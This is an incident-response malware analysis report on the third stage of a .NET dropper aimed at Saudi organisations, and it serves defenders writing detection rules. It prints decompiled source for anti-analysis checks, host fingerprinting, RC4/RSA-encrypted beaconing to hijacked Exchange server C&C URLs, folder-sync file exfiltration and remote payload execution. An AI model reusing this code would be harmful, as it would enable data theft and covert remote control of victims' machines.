المجموعة السعودية لتحليل الاختراقات

Saudi Group for Incidents Response

Malware Dropper Analysis – Neroun Part2

Hussien Yousef | 27/3/2017

GitHub: SGiR
Twitter: SGiR

Special thanks to **Ibrahim Abuabat** for reviewing the report, valuable notes and modifications added

Introduction

This report represents a continuous work that was started in a previous report to analyze a recent attack against the country targeting multiple organizations. If you haven't read part 1, you may find it preferable to start from there.

Third Stage Code Analysis

Before we start following the code, let us have a quick read of the code, and we notice the following. It contains 2 namespaces: neuron_client and Utils.

The neuron_client namespace which contains the "program" class which contains the main() function that drives the malware execution. The Utils name space, contains 14 custom classes, written to be used as tools for the malware.

Another important observation, the ServerConfig class in the Utils namespace, is the same class that was used in the second stage of the malware which is used to store the configuration for both exchange servers' links. (It's currently empty off-course). Also, a reminder, that stage 2 of the malware did not initiate any communication with the exchange servers, it only encrypted their links and some timing configuration and stored them in the registry, so we can expect at some point that this stage of the malware will retrieve these info and use them :D


Another thing to notice is that, it contains the FindSPath() function, a truncated copy from the second stage but put under a different class. Also a copy of his RC4 encryption/decryption function called EncryptScript() is included as an exact copy, didn't I say that this guy plans to re-use his code snippets multiple times ?

Good, this is the point of analysis, we are starting to expect his next steps, so we can write better rules to better defend ourselves!

A quick look at the file's PE header information:

```
[assembly: AssemblyCompany("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("Copyright ©  2017")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyProduct("neuron-client")]
[assembly: AssemblyTitle("neuron-client")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: ComVisible(false)]
[assembly: Guid("1edc2f3e-fdf5-4456-9fd4-9a1933afc6f5")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName=".NET Framework 4")]
```

So this is the official name of this stage of the malware, neuron-client.



And we find this again, it is also built upon the .NET framework like his other brother (the second stage malware). So, awesome! We can decompile it and look at its actual code.

A step by step follow and explanation of the code's execution:

1- It starts by accessing the following locations in the registry, noting that these locations are encrypted using base64 in the code and the last letter is appended to it as is, basically let us try to encrypt "hussien".

   He took, "hussie" and encrypted it using base64, and appended the last letter to it, the decryption is the reverse of this operation. And these are the outcomes of the decryption:
   It accesses the following registry key:
   "\LocalMachine\SOFTWARE\Microsoft\Cryptography" and gets the value of "MachineGuid" from it. It does this operation two times, one for Registryview.Registry32 to access 32bit part of the registry and the other for Registryview.Registry64 to access 64bit part of the registry for 64bit machines, and stores each output in a different variable. Then after that, it checks if the first one succeeds, it takes its value, if not, it takes the second value. If both of them fail, it returns the following value (it is stored as a decrypted base64 cipher):
   8d963325-01b8-4671-8e82-d0904275ab06
   as we said previously, no space for errors, this guy clearly plans for a highly stable malware.

```
private static void Main(string[] args)
{
    bool flag = false;
    try
    {
        Mutex mutex = new Mutex(true, Utils.GetKey(), out flag);
        if (!flag)
        {
            flag = mutex.WaitOne(5000);
            if (!flag)
            {
                return;
            }
        }
    }
    catch (Exception exception)
    {
        return;
    }
    string str = Utils.FindSPath(Path.GetFullPath(Environment.GetCommandLineArgs()[0]));
    if (str != null)
    {
        Config config = new Config();
        RegistryKey localMachine = Registry.LocalMachine;
        if (!config.FindConfig(str, Path.GetFullPath(Environment.GetCommandLineArgs()[0]), localMachine))
        {
            localMachine = Registry.CurrentUser;
            if (!config.FindConfig(str, Path.GetFullPath(Environment.GetCommandLineArgs()[0]), localMachine))
            {
                return;
            }
        }
        if (config.FirstStart == (long)0)
        {
            config.FirstStart = DateTime.Now.ToFileTimeUtc();
        }
        config.LastStart = DateTime.Now.ToFileTimeUtc();
        if ((int)args.Length > 0 && args[0] == Encoding.UTF8.GetString(Convert.FromBase64String("LWdlbmVyYXRl")))
        {
            Storage.GenerateKeepAlive();
            return;
        }
        if (DateTime.FromFileTimeUtc(config.KeepAliveLastOK).AddDays((double)config.KeepAliveInterval) < DateTime.Now.ToUnive
        {
            config.KeepAliveLastOK = DateTime.Now.ToFileTimeUtc();
        }
        if (config.Connect != null)
        {
```

2- It reads its full path from the system such as "c:\users\user\app\firefox-x86-ui.exe", and passes it to FindSPath() function. This function contains the same base64 encrypted, famous application names, then it checks if any of those famous application names are present in the full path string passed to it, and then return the found application name and extension, this should return the malware name such as "firefox-x86-ui.exe", otherwise it will return null.

```
catch (Exception exception)
{
    return;
}
string str = Utils.FindSPath(Path.GetFullPath(Environment.GetCommandLineArgs()[0]));
if (str != null)
{
    Config config = new Config();
    RegistryKey localMachine = Registry.LocalMachine;
    if (!config.FindConfig(str, Path.GetFullPath(Environment.GetCommandLineArgs()[0]), localMachine))
    {
        localMachine = Registry.CurrentUser;
        if (!config.FindConfig(str, Path.GetFullPath(Environment.GetCommandLineArgs()[0]), localMachine))
        {
            return;
        }
    }
```

3- Then it checks, if FindSPath() returned a string, or null, if it returns null, this means that the malware is being renamed and analyzed by someone, and if that is the case, the application exits. Otherwise, it will go to the next step.

4- Here it calls config.FindConfig() function, which will extract and decode the configuration of the two links of the exchange servers from the registry "LocalMachine" which were stored by the second stage of the malware, again .. we already expected this move.

```
byte[] value = (byte[])registryKey.GetValue(str);
dynamic obj = Json.Decode(Encoding.UTF8.GetString(Crypt.EncryptScript(Encoding.UTF8.GetBytes(Utils.GetKey()), value
if (selfPath == obj.SelfPath)
{
    this.Key = (string)obj.Key;
    dynamic obj1 = obj.Connect;
    if (obj1 != (dynamic)null)
    {
        this.Connect = new ServerConfig[(int)obj1.Length];
        int num = 0;
        while (true)
        {
            if (num >= obj1.Length)
            {
                break;
            }
            this.Connect[num] = new ServerConfig();
            this.Connect[num].URL = (string)obj1[num].URL;
            this.Connect[num].Interval = (int)obj1[num].Interval;
            this.Connect[num].LaskOK = (long)obj1[num].LaskOK;
            num++;
        }
```

Also note, that he did not need to do this, he could have just included the links in this malware directly, BUT he is smart enough not to do that.. why?
Now instead of changing the code and recompiling it for each attacked organization, he can send the same exact copy of the malware to all of its targets, and he has to change the dropper code only to point the malware at the links he wants, and that is exactly why. Now it is clear, this guy plans to change his dropper and modify it later on, but he is expected to use this exact malware multiple times.

At the end of this step, it will extract all stored links in the registry with their configurations, and will store them into new ServerConfig objects. If it fails, it tries to do the extraction from registry subtree "CurrentUser". If it fails at this too, it exits. (This tells the malware either the second stage failed at storing the configuration, or it is being analyzed – in both cases the malware will become useless if these registry information are not there)

5- It stores the current time in nanoseconds in the variable config.FirstStart only if this is the first time the executable is executed - this way it knows when it got delivered to the target machine, then it takes a second time measurement and stores it into config.LastStart, this is to know the time when it was executed the last time.

6- Then it calls Storage.GenerateKeepalive() function which calls other functions to retrieve the following information:
- MachineGuid key from the machine, but if it doesn't succeed it will use this hardcoded guid "8d963325-01b8-4671-8e82-d0904275ab06", this turns out to be the RC4 cipher key that is used for encrypting & decrypting all data stored and retrieved by this malware.

- Machine hostname.
- Joined domain name
- Username
- OS name
- A random string that is generated by the malware.

```
public KeepAlive()
{
    this.key = Utils.GetKey();
    this.hostname = Environment.MachineName;
    this.domain = Environment.UserDomainName;
    this.user = Environment.UserName;
    this.ver = Environment.OSVersion.VersionString;
    this.footer = Utils.RandomString();
}
```

These information are stored in an object and encrypted using the following public RSA key -it was stored encrypted in the malware as bae64 cipher - :

```
<RSAKeyValue>
<Modulus>vwYtJrsQf5Sp+VToQolnhEd0upX1kTlEMCS4AgFDBrSfrZJKJ07pXb8voaquKlyqvG0lputax
C1TXk4hxSktJslycStEhpTsYx9PDqDZmUYVlUlypHSu+ycYBVTWnm6f7BS5mibs4QhLdlQnyuj1LC
+zMHpgLftG6oWyoHrwVMk=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
```

The encryption is done through a custom written function for the RSA algorithm which is Crypt.Encryption() which uses the .NET RSACryptoServiceProvider class to perform the actual encryption. After that, it takes the encrypted string and encrypts it again using function EncryptScript() that uses the RC4 cipher and the Machineguid mentioned before as key. The encrypted information are then passed to Storage.Add() function which calls another function Storage.GetPathName() which creates a new folder in the "Temp" folder with the name that represents the retrieved machine guid from step 1.Then the encrypted information of the machine are saved in a file inside the created folder with a name that contains 32 random characters with extention ".TMP", for example: c:/users/xxxx/AppData/Local/Temp/8d963325-01b8-4671-8e82-d0904275ab06/g4t5b4g6t1r57dhrn4g8desvrhn493rb.TMP
and the write time of the file is modified to the current date.

```
public static string Encryption(string strText, string publicKey)
{
    string base64String;
    byte[] bytes = Encoding.UTF8.GetBytes(strText);
    using (RSACryptoServiceProvider rSACryptoServiceProvider = new RSACryptoServiceProvider(1024))
    {
        try
        {
            rSACryptoServiceProvider.FromXmlString(publicKey.ToString());
            base64String = Convert.ToBase64String(rSACryptoServiceProvider.Encrypt(bytes, true));
        }
        finally
        {
            rSACryptoServiceProvider.PersistKeyInCsp = false;
        }
    }
    return base64String;
`
```

7- Now, it reads all the stored C&C servers inside ServerConfig which are https://webmail.******.***.sa/ews/exchange/exchange.asmx and https://mail.*******.***.sa/ews/exchange/exchange.asmx in the case we are analyzing. Then, it checks if these are http based command and control centers or pipe based, and based on the identified protocol, it passes the C&C to a custom WebClientApi class or PipeClientApi class that handle the communication. Looking at the code, this malware supports both "pipe" and "http" protocols, even though both are http based C&Cs in this case, so why have an additional code that is not used?

It's obvious as we suspected before, this malware is written to be used multiple times no matter what C&Cs are stored in the registry, and in the future, you should expect to see some "pipe" based C&Cs, so keep an eye on these.

```
if (config.Connect != null)
{
    for (int i = 0; i < (int)config.Connect.Length; i++)
    {
        if (DateTime.FromFileTimeUtc(config.Connect[i].LaskOK).AddMinutes((double)config.Connect[i].Interval) <= DateTime.Now.ToUniversalTime())
        {
            if (config.Connect[i].URL.Contains("http"))
            {
                if (WebClientApi.syncStorage(config.Connect[i].URL))
                {
                    config.Connect[i].LaskOK = DateTime.Now.ToFileTimeUtc();
                }
            }
            else if (config.Connect[i].URL.Contains("pipe") && PipeClientApi.syncStorage(config.Connect[i].URL))
            {
                config.Connect[i].LaskOK = DateTime.Now.ToFileTimeUtc();
            }
        }
```

8- In this step, because both C&Cs are http, they are passed to WebClientApi.synchStorage() function. In this function, the following information as a JSON object {“cmd”:o, “data”:””} is encrypted using RC4 and Base64 ciphers. The resulting base64 cipher is passed to the C&Cs as a request with the following payload "cadata=BASE64_STRING_OF_THE_ENCRYPTED_MACHINE_INFORMATION" The response is then received and stored in a variable.

```
List<string> strs = new List<string>();
using (WebClient webClient = new WebClient())
{
    ServicePointManager.ServerCertificateValidationCallback = (object param0, X509Certificate param1, X509Chain param2, SslPolicyErrors param3) => true;
    string base64String = "";
    StorageScript storageScript = new StorageScript()
    {
        cmd = 0,
        data = ""
    };
    base64String = Convert.ToBase64String(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Encoding.UTF8.GetBytes(Jsc
    NameValueCollection nameValueCollection = new NameValueCollection()
    {
        { "cadata", base64String }
    };
    byte[] numArray = webClient.UploadValues(url, nameValueCollection);
    string str = Encoding.UTF8.GetString(numArray);
    dynamic obj2 = Json.Decode(Storage.GetList());
    dynamic obj3 = Json.Decode(Encoding.UTF8.GetString(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Convert.FromB
    List<string> strs1 = new List<string>();
    List<string> strs2 = new List<string>();
    int i = 0;
    int num = 0;
    i = 0;
    while (true)
```

9- The response is a base64 string which is then decrypted, which will result in an RC4 cipher that is also decrypted, which will result in a JSON object which is decoded to get the actual data sent by the C&C.

Then a list of all files in the folder generated in step 6 with their write dates, is created using the function Storage.GetList() then the resulting list is encoded in a JSON object.

10- Now, it checks the file names and write dates between the files in the JSON object collected from the system, and the file names in the decoded JSON object received in the previous response from the C&C (so yes, at this step we know that the response we got in step 8 is nothing but a list of files and their write dates sent from the C&C), at this step it checks if both lists match, if not, it sets flags to tell which are not matching.

```
while (true)
{
    if (i >= obj2.Length)
    {
        break;
    }
    flag = false;
    num = 0;
    while (true)
    {
        if (num >= obj3.Length)
        {
            break;
        }
        if (obj2[i].name != obj3[num].name)
        {
            num++;
        }
        else
        {
            flag = true;
            break;
        }
    }
    bool flag2 = !flag;
    if (!flag2)
    {
        obj = flag2;
    }
    else
    {
        bool flag3 = flag2;
        dynamic obj4 = typeof(DateTime).FromFileTimeUtc(obj2[i].date);
        now = DateTime.Now;
        obj = flag3 & obj4 > now.AddDays(-7);
    }
    if (obj)
    {
        strs1.Add(obj2[i].name);
    }
    i++;
}
i = 0;
while (true)
{
    if (i >= obj3.Length)
```

11- In this step, it checks if it detected any differences between both file lists, if detected any, it will encrypt all files (bytes) in the "c:/users/xxxx/AppData/Local/Temp/8d963325-01b8-4671-8e82-d0904275ab06/" folder that were not found in the C&C response, using Base64 and RC4 into one string, it will then send it with the payload "cadata=ENCRYPTION_OF_ALL_FILES_IN_THE_FOLDER" to the C&C. Then it takes all the filenames that were in the C&C response but not in the folder in the system, it encrypts them into "data=ENCRYPTION_OF_FILENAMES, cmd=2" this payload (let's call it X) is encrypted, and used to generate a request to the C&C with the following payload "cadata=ENCRYPTION_OF_X"

```
if (strs1.Count > 0)
{
    storageScript.cmd = 1;
    List<StorageFile> storageFiles = new List<StorageFile>();
    i = 0;
    for (i = 0; i < strs1.Count; i++)
    {
        string item = strs1[i];
        string base64String1 = Convert.ToBase64String(File.ReadAllBytes(string.Concat(Storage.GetPathName(), "\\", strs1[i])));
        now = File.GetLastWriteTime(string.Concat(Storage.GetPathName(), "\\", strs1[i]));
        storageFiles.Add(new StorageFile(item, base64String1, now.ToFileTimeUtc()));
    }
    StorageFile[] array = storageFiles.ToArray();
    storageScript.data = Convert.ToBase64String(Encoding.UTF8.GetBytes(Json.Encode(array)));
    base64String = Convert.ToBase64String(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Encoding.UTF8.GetByt
    NameValueCollection nameValueCollection1 = new NameValueCollection()
    {
        { "cadata", base64String }
    };
    byte[] numArray1 = webClient.UploadValues(url, nameValueCollection1);
    str = Encoding.UTF8.GetString(numArray1);
}
if (strs2.Count > 0)
{
    storageScript.cmd = 2;
    List<StorageFile> storageFiles1 = new List<StorageFile>();
    for (i = 0; i < strs2.Count; i++)
    {
        storageFiles1.Add(new StorageFile(strs2[i], ""));
    }
    StorageFile[] storageFileArray = storageFiles1.ToArray();
    storageScript.data = Convert.ToBase64String(Encoding.UTF8.GetBytes(Json.Encode(storageFileArray)));
    base64String = Convert.ToBase64String(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Encoding.UTF8.GetByt
    NameValueCollection nameValueCollection2 = new NameValueCollection()
    {
        { "cadata", base64String }
    };
    byte[] numArray2 = webClient.UploadValues(url, nameValueCollection2);
    str = Encoding.UTF8.GetString(numArray2);
    dynamic obj6 = Json.Decode(Encoding.UTF8.GetString(Crypt.EncryptScript(Convert.FromBase64String("OGQ5NjMzMjUtMDFiOC00NjcxLThlODItZDA5MDQyNzVhYjA2"), Convert
    i = 0;
    while (true)
    {
        if (i >= obj6.Length)
        {
            break;
        }
        typeof(Storage).Add(obj6[i].name, typeof(Convert).FromBase64String(obj6[i].data), obj6[i].date);
        i++;
    }
```

Let us try to understand what we got so far, the C&C knows the files it has but not available in the target system and responds with a JSON object that contains all these files encrypted, and the malware decrypts them and stores them into its folder. Holy Camoly!!, did you get it? Let me give you a hint, remember the function name which initiated all this? it's WebClientApi.syncStorage() , now I know what he means by this name, he created a folder in the target machine and another one in the C&C, and both of them are synched together, like a cloud based shared folder that is stored at both ends, any change in one end, will cause a change in the other.

12- So now at this step, both folders at the target system and the C&C are synched and contain the same exact files. What's next is the following, the malware uses config.WriteConfig() to store the times it gathered from step 1 and the updated configurations in its registry back again.

```
config.WriteConfig(localMachine);
Storage.KillOld(config);
if (!Storage.WaitAll(config.CmdTimeWait * 60 * 1000))
{
    Environment.Exit(0);
}
return;
```

Next, it generates a call to Storage.KillOld() function which will delete all files in the

local synched folder that are older than "7" days. Then it searches the file names in the folder for any existence of the word "MSXEWS".

Once a filename that contains this string is detected, it passes the file to Task.Factory.StartNew(Storage.ExecCMD()), these will do the following:
The file is decrypted and re-written again with the result of the decryption - so the C&C will pass the file encrypted - then a new thread is created to execute the file. This file could be a stage 4 of the malware, or could be a small application that does a simple malicious task and exits, or could be a wiper, anything the C&C (the attacker) puts in its folder with that special string, will be downloaded and executed, and remember that anything that is put in the local temp folder will be synced to the C&C, so he might sent applications that store information there which will be exfilterated using the Synch process of this malware, and also noting that the bytes are executed using empty function pointers within the same process memory, this leads to the possibility of the attack invoking unused functions that are present within the malware. The possibilities are endless.

13- It waits for all created threads (malicious stage 4 applications) to end, then it exits with code 0 (ZERO), after another 12 minutes, the task created by stage 2 will start his malware again, and so on.

Closing Statement

After analyzing this malware, with all of its different stages, we can say with a high degree of confidence that this guy is very highly experienced in writing .NET applications. He is rigid, professional and most likely to be studied programming in a college setup. The shared folder idea is a creative idea, and I would say the first creative and new idea I came across for a C&C structure. However, looking at how sophisticated he is willing to go, and the layers of encryptions he used, you might expect a better word document that is built on Javascript for example to avoid the "Enable macro" button, but thinking about it, we can predict that he is probably limited to .NET programming and that's probably the reason he chose the VBA macro. A final and an important note to mention, which is something that one of our colleagues figured out from day one of the attack, this guy has compromised the mail servers of both organizations that are used as command and control centers to launch further attacks.